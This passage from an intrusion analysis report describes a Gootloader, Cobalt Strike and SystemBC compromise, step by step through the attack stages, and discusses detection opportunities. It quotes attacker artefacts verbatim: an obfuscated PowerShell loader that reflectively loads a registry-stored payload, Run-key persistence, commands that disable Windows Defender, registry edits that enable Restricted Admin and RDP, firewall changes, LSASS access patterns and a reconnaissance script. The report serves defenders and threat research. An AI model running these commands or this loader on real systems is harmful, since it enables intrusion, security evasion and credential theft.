Later in the intrusion the threat actor deployed a SystemBC PowerShell script. They setup persistence for this script by using an autorun key named ‘socks_powershell’

```
TargetObject: HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\socks_powershell
Details: Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "C:\Users\[redacted]\AppData\Roaming\s5.ps1"
```

Privilege Escalation

The use of the Cobalt Strike ‘getsystem’ command was evident, with cmd being spawned from the beacon (DLLHOST) to elevate to a ‘SYSTEM’ context.


ParentImage	Image	CommandLine
C:\Windows\System32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo f7092a3a66e > \\.\pipe\2cf079
C:\Windows\System32\dllhost.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo 5ed63d2e0ca > \\.\pipe\4fcc39

Details of the technique are documented here: https://www.cobaltstrike.com/blog/what-happens-when-i-type-getsystem

Throughout the intrusion, new logon sessions were initiated using tokens created from harvested credentials. Initially, a sacrificial process, dllhost.exe, was launched from the PowerShell payload using the credentials of the compromised beachhead account.

```
CommandLine: C:\Windows\sysnative\dllhost.exe
CurrentDirectory: C:\Users[redacted]
User: [redacted]
LogonGuid: {995d7daf-706d-63c8-bf77-220000000000}
LogonId: 0x2277BF
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=2CE12A317BEBF8293F3544433A55D972A5967996,MD5=08EB78E5BE019DF044C26B14703BD1FA,SHA256=E
ParentProcessGuid: {995d7daf-925b-63dc-8306-000000000300}
ParentProcessId: 5828
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" /enco NgAwADkAMgA2AD
```

Using a harvested credential, a new logon session was created. This was logged under Windows eventID 4624, showing the initial Logon ID, and followed the new Logon ID using the target user account.



The newly created logon session (Logon ID) was assigned special privileges (elevated) as detailed in eventID 4672.


Resulting in the CMD with the new logon session with elevated privileges

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=[redacted]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=56218
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:            [redacted]
        Account Name:
        Account Domain:
        Logon ID:               0x3E7

Target Subject:
        Security ID:            Beachhead User
        Account Name:
        Account Domain:
        Logon ID:               0x17F2773

Process Information:
        New Process ID:         0xa3c
        New Process Name:       C:\Windows\System32\cmd.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-12288
        Creator Process ID:     0x1f8c
        Creator Process Name:   C:\Windows\System32\dllhost.exe
        Process Command Line:   C:\Windows\system32\cmd.exe /c echo 5ed63d2e0ca > \\.\pipe\4fcc39
```

The threat actor targeted several accounts using the same technique, these were:

	EventCode	ComputerName	Account_Name	Logon_ID
05:11:59	4672	Beachhead User / Endpoint		0x17F2773
05:12:12	4672	Lateral Movement [2nd Endpoint & User]		0x11123B2
05:13:17	4672			0x1112964
05:15:24	4672	Lateral Movement [2nd Endpoint & SYSTEM]	SYSTEM	0x11198BE
05:16:08	4672	Lateral Movement [DC & Privileged User]		0x166458B
05:16:17	4672			0x1664735
05:16:24	4672			0x1664930

The threat actor pivoted across compromised accounts and across several endpoints with relative ease.




Multiple detection opportunities exist, including correlating atypical logons to high-privilege accounts from unexpected accounts or workstations, and the assignment of special privileges to a logon ID by standard users. The use of ‘Logon type 9’ alongside an authentication type of ‘seclogo’ strongly indicates credential use, akin to the ‘runas’ command’s /netonly method, as used by Cobalt Strike’s ‘pass the hash’ technique. (https://www.cobaltstrike.com/blog/windows-access-tokens-and-alternate-credentials).

Defense Evasion

On the beachhead host, to avoid dropping files to disk, several registry keys were created to store the payloads under:

```
HCKU\Software\Microsoft\Personalization
```



Each key has an associated payload (stage 1 and 2). These keys stored the data for the Cobalt Strike beacon executed on the beachhead.

geRBAdXTDCkN

Value	Type	Data
0	REG_SZ	4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000...
1	REG_SZ	15fe0116fe01130811082d03002b380617580a0712027b3a0000046ed00800000282100000a282600000a065a6a586d...
2	REG_SZ	130811083af1000000000f027c640000047b4600000413041104l6fe0316fe01130811083a9a000000001203071202 7b1...
3	REG_SZ	50064d00060058064d0006001b024a00060069064a0006007e064a0006008e064d0006000b024d000600a3064a00060...
4	REG_SZ	4164647265737300436f707953656374696f6e73002e63746f72004368617261637465726973746963730054696d6544...
5	REG_SZ	747472696275746500537472696e6700537562737472696e6700436f6e7665727400546f427974650067657 45f4c656e...
6	REG_SZ	43756c747572653d6e65757472616c2c205075626c69634b6579546f6b656e3d623737613563353631393334653038 39...


cbkSBtbjQBNFy

Value	Type	Data
0	REG_SZ	yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovori...
1	REG_SZ	yyryvpvtqqcoyyryvyqqpvcovyrycvotvvidffwuvvswvvidpsctptecwctwcvptfbffoyyupufioeropdyueycoyyrywqqqpsyyryvc...
2	REG_SZ	oywapsoyryvcpsuyryvppbuvvppsuyryvypbyvvypsvyryffdtptecwvptcovwtbtdopotvvidoccspdiufyubueufudctsvvfbiwtps...
3	REG_SZ	oywupdsvpqqvpsytvypsutvpebprbpfffffffffebsscovyryvpqqeppdqqptcpffebppuouiutptecwvcovyryvpqqpbocryrvepoaqq...
4	REG_SZ	uisictvoateucycfirdioucbiubtyfosyabtrpwrydfeyooraobttbpfevewsywfyefaibvtaibcsdooiubrrupswvewpyycaiytddooyodiv...
5	REG_SZ	rfcewpcreiveefrarutctfoobviesyypauvcavvtpdroefvsaecuecpferdutpcuaordfyvdwsrosyriesrefoviaieusdwusuviorufiubvy...
6	REG_SZ	aocirbfdbtuubiyebiytebooayrcvocwrttadufdusburcsssucorbrfieeucyycuwwetvcrffauvdpfftydcoptyauwcvycaisuoduusut...
7	REG_SZ	rurawfuwfvbracyceacirbeaooaycyycrdteecvipreupyycaiswctcieyeucyfraicrrbvrfvbrydvsurreseyvaieuyfsyfvswarufuivdid...
8	REG_SZ	usdtoborayfuywpcdrpioduyfvippwavfisvdyoobirrpwavaocirbvriwavtcyeaicirbfdbtawbyyebiyteboibbwadwrcdocytbpoiisv...
9	REG_SZ	vurypwrreucyyccesafevvbiborcorbfcorbpsuibcsdcsuvbryvuwrbawevupccciobeaefowcuycvoaefevvbiiccredcawtrswrrfat...
10	REG_SZ	cirbeacfcfcyycffoprbrraieuyfbyfvswctuepdeucycooesvocpbfbwdrcwcpdcirbfddtesydvsuatsuevarbavrcwcyeowvwvraiiiv...
11	REG_SZ	siopfddtfuvtvsoicoravraiicbwacrfbtcfpbdttsrcwacicirbpwirfuywpcdtceopeavuptcyycydfyywiiusfvyvtdaydiavyouriepsavf...

Execution of the payload to run the Cobalt Strike beacon can be observed by base64 encoded PowerShell commands

```
609265940;sleep -s
(20);60213434;$sxd="h"+""+"kc"+""+"u:\so"+""+"ftw"+""+"are\mi"+""+"cro"+""+"soft\Per"+""+"so"+""+"nal"+""+"izati"
+""+"on\geRBAdXTDCkN";$tGSWK=gp -path $sxd;for ($tGSWKgjA=0;$tGSWKgjA -le 705;$tGSWKgjA++)
{Try{$OHhnP+=$tGSWK.$tGSWKgjA}Catch{}};$tGSWKgjA=0;while($true){$tGSWKgjA++;$ko=[math]::("s"+""+"qr"+""+"t")
($tGSWKgjA);if($ko -eq 1000){break}}$CVaW=$OHhnP.replace("#",$ko);$lSfdm=[byte[]]::("n"+""+"e"+""+"w")
($CVaW.Length/2);for($tGSWKgjA=0;$tGSWKgjA -lt $CVaW.Length;$tGSWKgjA+=2){$lSfdm[$tGSWKgjA/2]=[convert]::
("T"+""+"oBy"+""+"te")($CVaW.Substring($tGSWKgjA,2),(2*8))}[reflection.assembly]::("L"+""+"o"+""+"ad")($lSfdm);
[Open]::("T"+""+"es"+""+"t")();809902482;
```

During the intrusion we observed activity related to Windows Defender tampering. This command was executed remotely on the hosts using Cobalt Strike modules such as psexec_psh. Scheduled scanning tasks were deleted, and a service was created to disable real-time monitoring.



Scheduled task commands

```
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /f
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender Verification" /f
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -MAPSReporting 0
Set-MpPreference -DisableCatchupFullScan $True
```

Remote Desktop

Restricted Admin Mode was enabled by modifying the DisableRestrictedAdmin key to 0

```
CommandLine: reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0
```

Enabling Restricted Admin Mode allows the attacker to use collected hashes to login instead of a password. An explanation can be found here [https://github.com/GhostPack/RestrictedAdmin]. The same technique was observed by SVR and various other threat actors.

> The SVR also modified DisableRestrictedAdmin key to enable remote connections [T1210].
>
> It modified Registry using the following reg command:
>
> - reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f

The same technique was also observed in a previous Gootloader case as well as two other public cases.

The second registry modification allowed RDP connections by changing the ‘DenyTSConnections’ setting.

```
CommandLine: reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0
```

Windows Firewall

On the domain controller, ‘Netsh’ was used to enable the remote desktop firewall profile

```
CommandLine: netsh firewall set service remotedesktop enable
```

followed by the remote admin firewall profile

```
CommandLine: netsh firewall set service remoteadmin enable
```

Process Injection

We observed process injection activity, with PowerShell and dllhost being utilized to load Cobalt Strike beacons into the memory on the beachhead host.

event.action	process.executable	winlog.event_data.TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	<unknown process>
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\dllhost.exe

event.action	process.executable	winlog.event_data.TargetImage
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\dllhost.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\dllhost.exe	C:\Windows\System32\dllhost.exe
CreateRemoteThread detected (rule: CreateRemoteThread)	C:\Windows\SysWOW64\dllhost.exe	<unknown process>

This can be observed in the memory dump from the beachhead host with the tell-tale PAGE_EXECUTE_READWRITE protection settings on the memory space and MZ headers observable in the process memory space.

```
5828    powershell.exe  0xac60000       0xb0d1fff       VadS    PAGE_EXECUTE_READWRITE 1138    1       Disabled

4d 5a 52 45 e8 00 00 00 MZRE....
00 5b 89 df 55 89 e5 81 .[..U...
c3 b8 80 00 00 ff d3 68 .......h
f0 b5 a2 56 68 04 00 00 ...Vh...
00 57 ff d0 00 00 00 00 .W......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 f0 00 00 00 ........        4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81 c3 b8 80 00 00 ff d3 68 f0
 b5 a2 56 68 04 00 00 00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00
 00
4564    powershell.exe  0x169856d0000   0x169856dffff   VadS    PAGE_EXECUTE_READWRITE  2       1       Disabled
```

During the intrusion, we observed multiple named pipes utilized by the threat actor’s Cobalt Strike injected beacons via PowerShell and dllhost:

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {995d7daf-925b-63dc-8306
-000000000300}
ProcessId: 5828
PipeName: \netsvc\1324
Image: C:\Windows\SysWOW64\WindowsPow
erShell\v1.0\powershell.exe
User:
```

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {995d7daf-925b-63dc-8306
-000000000300}
ProcessId: 5828
PipeName: \4fcc39
Image: C:\Windows\SysWOW64\WindowsPow
erShell\v1.0\powershell.exe
User:
```

```
PipeName: \4fcc39
PipeName: \netsvc\1324
```

```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime:
ProcessGuid: {6c33b5b1-9816-63dc-3806-000000
000300}
ProcessId: 1232
PipeName: \2cf079
Image: C:\Windows\SysWOW64\dllhost.exe
User: NT AUTHORITY\SYSTEM

    Pipe Created:
    RuleName: -
    EventType: CreatePipe
    UtcTime:
    ProcessGuid: {6c33b5b1-9802-63dc-3606-000000
    000300}
    ProcessId: 3384
    PipeName: \netsvc\415
    Image:              \ADMIN$\5d78365.exe
    User: NT AUTHORITY\SYSTEM
```

```
PipeName: \4fcc39
PipeName: \netsvc\415
```

Credential Access

Across the compromised endpoints where a Cobalt Strike beacon was deployed, the LSASS process was accessed to retrieve in memory credentials.

SourceImage	TargetImage	GrantedAccess	CallTrace
C:\Windows\system32\dllhost.exe	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(000002C41937C97C)
C:\Windows\system32\dllhost.exe	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(0000021DF29DC97C)
C:\Windows\system32\dllhost.exe	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(0000021A0F8AC97C)
C:\Windows\system32\dllhost.exe	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(000001C27AD2C97C)

Suspicious CallTrace with ‘UNKNOWN’ indicates injected code, whilst the Granted Access 0x1010 is a standard behavior from credential stealing tools such as mimikatz. The code 0x1010 can be broken down to the below access rights:

- 0x00000010 = VMRead
- 0x00001000 = QueryLimitedInfo

The operator spent some time accessing and viewing files. File that were of the most interest were those that could indicate credentials storage. In this intrusion ‘Notepad’ was used to view a file within a Passwords file share location.

```
"C:\Windows\system32\NOTEPAD.EXE" \\[redacted]\[redacted]\IT\Passwords\[redacted]txt
```

Discovery

Gootloader

Before hands on keyboard activity, Gootloader ran a number of PowerShell Cmdlets to collect basic host information.

goot-excerpt.ps1

```
IWtL((dir env: | where {
        $_.value.Length -lt 100
    } | % {
        ($_.name + "^" + $_.value)
    }) + ("OSWMI^" + (Get-WmiObject Win32_OperatingSystem).caption));
    $LvKcfROF = IWtL(gps | sls -unique | % {
        $_.name
    });
    $mESCt = IWtL(gps | where {
        $_.mainwindowtitle
    } | % {
        $_.name + "^" + $_.mainwindowtitle
    });
    $ELOAVEf = IWtL(((new-object-com shell.application).Namespace(0)).Items() | % {
        if ($_.IsLink) {
            "0" + $_.Name
        }
        elseif($_.IsFolder) {
            "1" + $_.Name
        }
        elseif($_.IsFileSystem) {
            "2" + [IO.Path]::GetFileName($_.Path)
        } else {
            "3" + $_.Name
        }
    });

    gdr | where {
        $_.free -gt 50000
    } | % {
        $_.name + "^" + $_.used
    }
```


The first section collected environmental data from the host using env:

Next the host operating system using Get-WmiObject:


Followed by running processes with a filter for maintitlewindow using Get-Process.

No filter:

With filter:



And a disk space check using Get-PsDrive:



RDP Port Discovery

Advanced IP Scanner (https://www.advanced-ip-scanner.com/) was executed from a compromised account and then used to look for systems with RDP (3389) open.

destination.port	process.executable	network.direction	event.action
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)
3389	C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe	egress	Network connection detected (rule: NetworkConnect)

LDAP

